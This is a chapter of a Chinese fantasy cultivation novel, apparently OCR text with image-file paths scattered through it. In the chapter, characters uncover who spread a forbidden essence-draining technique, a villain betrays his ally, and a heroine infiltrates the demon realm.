“没救了!”
这是雨神对于方敬曦喜欢红菱的评价。
竟然能喜欢上红菱,真是无药可救!
“红菱喜欢你吗?”冉烟道。
方敬曦沉默。
“她还不知道你的心思吧!”
他依旧沉默。
“看样子,你也只是一厢情愿。”
冉烟重新回到椅子上,脑子里却突然闪过和红菱交手时,她几次三番替方敬曦挡住自己攻击的画面,于是淡声道:
“也不一定。”
身体反应最是骗不了人。
方敬曦还是低头沉默。
“什么不一定,那是完全不可能!”雨神反驳道,“红菱绝不可能喜欢上一个人!”
虽然雨神和红菱接触并不频繁,也并不了解她,但从这么多年红菱的行为来看,她能十分笃定,红菱心中绝无情爱,根本不可能动情。
“她在天庭这十年,一直都潜心修炼,一心飞升,之前不出任务也是这个原因。”
“如今她修炼处在瓶颈,肯偶尔出任务只是对她破镜有益,或者纯粹无聊。”
雨神道:“所以你还是换个人喜欢吧,你和她是不会有结果的。”
见方敬曦一直低头沉默没吭声儿,雨神意识到自己话说的太重太无情,可转念一想,这样可以早点遏制他的心思,是为他好。
方敬曦却突然抬头对冉烟道:“你为什么要说‘也’?”
雨神:?
冉烟:?
雨神:我说话你有没有在听啊,敢情说这么多,你一直在想她为什么要说‘也’!
冉烟反应过来他指的是‘你也只是一厢情愿’这句话,并没答他。
“是旭沉吗?”方敬曦继续问道。
雨神一下瞪大双眼,方敬曦话里的意思是在问冉烟是不是对旭沉一厢情愿!
冉烟...和旭沉?!
好像......
也不是不行。
冉烟盯着方敬曦的眼神立刻变得锐利。
“怪不得!”雨神惊声道,
“怪不得当年那么危险你也要擅闯天庭救旭沉,怪不得旭沉被贬下凡后你们同行过一段时间,怪不得沈静扬被妖界救走后却又和魔界有关系!”
一切都解释得通了!
妖魔两界虽然关系不好,但冉烟和旭沉两人私交一定不简单!
雨神一下全想明白了,她恍然大悟:
“因为你喜欢旭沉!”
雨神感叹地轻笑一声:“你还真是聪明啊方敬曦!”
话刚说完,两团紫色法力就分别打向方敬曦和雨神,冉烟冷漠地看着口吐鲜血的两人。
方敬曦忍着痛直视冉烟,认真道:“你为什么要救沈静扬?”
这个问题方敬曦一直没想明白,沈静扬和冉烟之前从未有过交集,为何冉烟要抢走他的尸体再让魔界复活?
唯一的解释,是沈静扬身上有冉烟想要的东西,而他身上唯一能让冉烟感兴趣的,只有一样东西。
“吸//精大法。”方敬曦嘴角溢出鲜血,“是因为吸//精大法吗?”
他看似在问,语气却十分笃定。
冉烟:“......”
可沈静扬的吸//精大法是从妖界得来的,也就是说沈静扬的吸//精大法很可能是冉烟给的,可如果冉烟自己就有吸//精大法,她为什么还要复活沈静扬呢。
吸//精大法靠吸食//精气助长修为,能在短时间内迅速提升法力,修炼的时间越长,修为就越深厚。
这样强大的功法冉烟为什么不自己修炼,而要给沈静扬呢?这样有违天地常理法则的功法是不可能存在于世的。
除非,修炼者要付出巨大的代价。
此等邪恶之法从诞生之日起就注定该是禁术,可如今却在世间流传......
方敬曦深深地看了面无表情的冉烟一眼。
冉眼:“......”
他用力咽下口中鲜血,
“因为修炼此法,会受到强烈的反噬!”
“所以你把吸//精大法给沈静扬修炼是拿他做试验,你复活他让他继续修炼是为了弄清楚此法到底会带来怎样的反噬!”
“哈哈哈哈哈哈!”冉烟突然大笑,“方少侠,你果然很聪明!”
雨神听到方敬曦的话后惊讶得说不出话来。冉烟歪着头,饶有兴趣地说:“继续。”
方敬曦说:“所以吸//精大法并非你独创,而是另有其人。”
他直接了当地问:“是谁?谁给你的吸//精大法?到底从何而来?”
这是一直以来,方敬曦想不通的地方。
当年的方家村与世隔绝,和天逍派相隔十万八千里,沈静扬怎么会那么精准地找到方家村。
这背后的原因只有一个——有人在给沈静扬吸//精大法的时候同时透露了方家村的位置。
并让沈静扬以方家村村民的性命做尝试,第一次使用吸//精大法。
那么只要知道是谁给了沈静扬吸//精大法,就能知道杀害方家村的真正凶手。
一开始,方敬曦以为这个人是冉烟,他也以为是冉烟创立出了吸//精大法。
但冉烟不可能把如此强大的功法给毫不相干的沈静扬,况且她甚至不知道修炼吸//精大法究竟会遭到怎样的反噬。
那么这个人就不可能是冉烟了。
但冉烟一定知道吸//精大法从何而来,也一定知道创立出此法的人究竟是谁。
所以只要找到创立出吸//精大法的人,就能找到隐藏在沈静扬和冉烟背后,真正屠杀方家村村民的人。
冉烟从椅子上站起来双手鼓起了掌,她一脸笑意,“这都能被你猜到。”
“什么?”雨神震惊,她根本没想到,吸//精大法竟然不是冉烟创造出来的。
谁还有这样的能耐能创造出如此邪恶的功法?她不敢想。
“方少侠,劝你一句,不要深究。”冉烟似笑非笑,
“我知道你想报仇,我也承认,方家村的位置确实是我把吸//精大法给沈静扬的时候告诉他的,其他的,你就不要再多问了。
“你要报仇,找沈静扬也好,找我也行。”
方敬曦语气坚定,“你们当然也跑不了,但背后之人我一定会揪出来,你们一个也别想逃!”
*
时云奄奄一息靠在颗树上,他不满地盯着前方擦剑的沈静扬,
“你还顶着那张脸做什么?那么晚才现身,是想我死吗?”
沈静扬将最后一丝血迹擦净,剑身“哐”地一声入鞘,他转身,钟意的脸瞬间变成中年道长的模样,
“怎么会,我绝不会让你死在他们手上。”
时云:......
他别过脸,稍稍压了下怒气。
沈静扬突然感到一阵剧烈头疼,一群不认识的人或开心或悲伤的画面席卷而来,心脏也如针刺般难受。
怎么会!怎么会来得这么快!
他抓着胸口,冷汗一阵阵冒。
时云察觉到沈静扬的不对劲,他问道:“你怎么了?”
沈静扬:“......”
“噗!”
见沈静扬吐出一口鲜血,时云有些诧异,“你不是没受伤吗?”
鲜血一吐出,沈静扬就感到头不疼了,心脏的不适感也消失了。
他抬头,眼神发亮地看着时云,嘴角阴笑。
时云忽地感到背脊发凉,明明沈静扬并没做什么,但却给他一种极度危险与不安的感觉。
他盯着沈静扬一步步朝自己走来,“这不是受伤,”
语气里透着兴奋,“这是反噬!”
“你说什么?”时云一下从死气沉沉的状态中惊出,他瞪大双眼,满脸不可置信,“你不是说吸//精大法没有反噬吗?”
沈静扬笑道:“不这样说,怎么能钓到你这样一条大肥鱼呢!”
绕这么大一圈,做这么多,都是为了这一刻。
他用计使冉烟追杀时云,就是想趁时云身受重伤毫无反抗之力时收割他。
从头到尾,他的目的只有这一个。
他原本想,先借时云杀了红菱他们几个,然后再挑起冉烟和时云动手,待到两败俱伤时,他这个渔翁就可以出场了。
然而时云这个废物,竟然连红菱他们都杀不了,害他空欢喜一场,看来只能靠他自己了。
不过没关系,本来他的最终目的就是时云,红菱几人的命,时云能杀最好,那是锦上添花,杀不了,也有时云自己这条鱼兜底。
这个计划,怎么看,他都不亏。
而且红菱几人的命,还是他自己亲手取更痛快。
沈静扬逐渐逼近时云,时云却重伤动弹不得,他只能一遍遍越来越急切地大喊:“你要干什么?沈静扬!”
只见沈静扬双手法力大涨,光芒立刻将时云包裹。
刚才他说绝不会让时云死在别人手上,是因为,时云必须死在他手里!
沈静扬看着此刻的时云犹如一个婴孩般脆弱,他声音低沉却轻快道:
“后会无期——时云。”
红菱站在妖界结界前,沉默地望着结界。
她掏出妖戒,戴在左手食指上,同时红光一闪,整个人改变样貌,换了一身妖精的打扮,然后一脚踏入结界。
刚从万妖楼出来的袁稠满是一肚子气,他不明白,大王为什么要把他赶出来,之前出去追杀时云也不带他,却要带剑潇,还对外称只是办事。
那条蛇有什么好,他想不明白。
这样下去,那条蛇就真的要高升了,到时候骑到他头上,妖界只知护法剑潇,哪里还认得他袁稠!
他一边想着这些杂事,一边往前,路过的精怪们一见他都忙叫他一声袁护法好。
红菱远远儿就看见袁稠一脸怨气地朝这边过来了。
妹姝告诉她妖界除了剑潇外,还有一名叫袁稠的护法,是只狐妖,想来便是这人了。
妹姝说被妖界抓走的人都会被关进星移山,但山上有众多妖兵把守,不好进入。
眼下的情况,形势并不明朗,不能硬闯,要想找到突破口,救下方敬曦,只能从这个袁稠身上下手了。
“方敬曦在哪?”
这是袁稠被人从身后捂住口鼻,束缚住手脚,带到偏僻草丛里听到的第一句话。
他打量着来人,这是一条红蛇,他在结界没见过,扫过她手上的妖戒,袁稠感到困惑。
此人胆大包天,竟敢光天化日之下在结界内对他动手,却还有妖戒。
袁稠眉头紧锁,半天不说话。
红菱面色沉着,猛地踹了他一脚。
袁稠立刻闷哼一声,才想起红菱刚才问他的话。
他猜测方敬曦或许就是刚才大殿上被抓的那个凡人,于是开口道:
“不知道你说的方敬曦是谁,但万妖楼大殿上捆了一男一女,男的是个凡人,女的是个神仙。”
末了又加了句,“刚抓的。”
听到方敬曦话或者,红菱暗中松了一口气。
她刚想把袁稠打晕,却听对方道:“你能杀了剑潇吗?”
“什么?”红菱没想到袁稠会对她说出这种话。
“你能替我杀了剑潇吗?我可以帮你救人。”袁稠期待地看着红菱。
红菱却不假思索道:“不必。”
说完,便一记手刀劈了下去。
处理好袁稠后,红菱变成了袁稠的模样,直奔星移山。
*
“冉烟,你到底还和什么人有勾结?”雨神大声质问。
这个人不会是旭沉,如果是旭沉,她没有必要让方敬曦不要深究,连半个字都不愿透露。
她到底在谋划什么,背后的人到底是谁。
一个能创立出吸//精大法的人,一个比冉烟还要神秘,甚至至今才知道有这样一个存在的人,这实在是一件令人细思极恐的事。
雨神越想越骇然,她紧张地盯着神情淡然的冉烟。
而后者只是悠闲地坐在椅子上,手指轻轻有节律地在扶手上敲着。
“这么想知道?”她挑眉,又看了方敬曦一眼,漫不经心道,“可没办法呀,因为,我也不知道。”
方敬曦不可置信地睁大眼睛望着冉烟,“你说什么?”雨神道:“什么叫你也不知道?这样骗我们还不如不说。”
冉烟见两人着急的样子被逗笑了,“我确实没必要骗你们。我对此人所知并不比你们多多少。”
“他并不以真面目示人,穿一身黑袍,脸戴面具。”
方敬曦瞬间心中震动,难道......
她继续说道:“当年在我和旭沉登顶成为妖魔界之主的前夕,他先后来找过我们。”
这个黑衣人先找到旭沉,什么也不要,只说可以帮助旭沉统一魔界成为魔尊。
旭沉自然不信,于是拒绝了。后来又以同样的理由找到冉烟,她还没开口,旭沉就替她拒绝了。
但黑衣人并不恼,他分别用两个锦囊装了两套功法,送给了旭沉。这两套功法是相辅相成的,若配合修炼,功法必定大涨。
但旭沉认为世间绝不会有这样简单的事,于是将两个锦囊一直放在魔界没管。
等到两人分别统一妖魔界前夕,冉烟和旭沉大吵一架。
之后,时云找到冉烟合作杀掉老妖王,她虽担心那两套功法有诈,但为了以防万一,她还是将锦囊偷了。
后来的事实证明,这是个正确的决定。
她将老妖王杀掉后受了伤,时云却故意保存了实力,想趁机坐收渔翁之利。还好她事先准备,当即催动其中一个锦囊里的功法,瞬间她的法力大涨,成功将时云重创,登上妖王宝座。
“你也会吸//精大法?”雨神惊道。
“不会,”冉烟轻揉太阳穴,“我当时用的和沈静扬的吸//精大法不同,两个锦囊里的功法并不相同,一个装的是吸//精大法,而另一个,是心法。”
冉烟当时打败时云用的就是心法。
“你没遭到反噬?”方敬曦疑惑。
“我只有打败时云那次用过一回,为何会被反噬?”
听到冉烟的回答,方敬曦感到很意外。
他原本以为,冉烟初次尝试了那套心法后便会继续修炼下去。
没想到她只是利用心法来打败时云,成为妖王,事成之后却能果断放弃修炼心法。
两套功法诱惑之大,冉烟却能说断就断,如此果敢,如此强大的执行力......
她到底在谋划什么,以至如此小心谨慎。
即使放弃功法,也不愿赌自己的未来,她不要那些不确定。
她要的是一步一步,清晰的未来,所以,她宁愿慢一点,也不愿赌,不愿赌自己或许能解除反噬,不付出任何代价,也能快速修为暴涨。
如果她当时没有放弃修炼心法,她的修为会快速增长,转头就能找书衍报仇,根本用不着等这么多年,可她并没有这样选择。“那你也是靠邪功才当上妖王的,又不是堂堂正正靠自己,有什么好说的?”雨神鄙夷道。
冉烟轻蔑一笑,“蠢货。”
“你说什么?”雨神怒道。
“我说你蠢,”冉烟道,“于我而言,只要能打败时云,只要能坐上这个位置,就够了,这才是我的目的。”
“什么妖功邪法,什么堂堂正正,只要能达到我的目的,管他是什么,重要吗?”
这种为达目的,不择手段,懂得利用能利用的一切,抓住一切的人……
雨神没想到冉烟是这样的想法,她一下没了话。
“这就是你所知道的黑衣人的全部了吗?”方敬曦问。
冉烟没说话,算是默认。
黑衣人后面再没露面,虽然他偶尔会告诉她一些消息,但这确实是冉烟知道的关于这个人的全部了。
她也曾试图找出他的身份,但却总是失败。
最重要的一点,这个人,太强!
比她和旭沉加起来都强,但强到何种地步她并不清楚,这样的处境对她和旭沉都不利,但他们对此却毫无办法。
“所以方少侠,我劝你还是不要深究了。”冉烟笑道,
“与其深究黑衣人,不如担心担心自己的安危。比如,我要怎么处置你们两个。”
“你想怎么样?”雨神立刻质问。
冉烟轻哼一声,“急什么,救你们的人还没来呢。”
她像是突然想起来什么一样,“哦不,来是来了,但却被挡在结界外,进不来,哈哈哈哈......”
冉烟一阵嘲笑声。
方敬曦和雨神一下瞳孔震惊地看向冉烟。
“算了,看在他这么执着的份上,就让他进来吧。”
冉烟手随意一挥,一束紫色法力窜出,很快又消失在了虚空中,接着她故作可惜地说:
“就是不知道,他能不能活着走到大殿上来。”
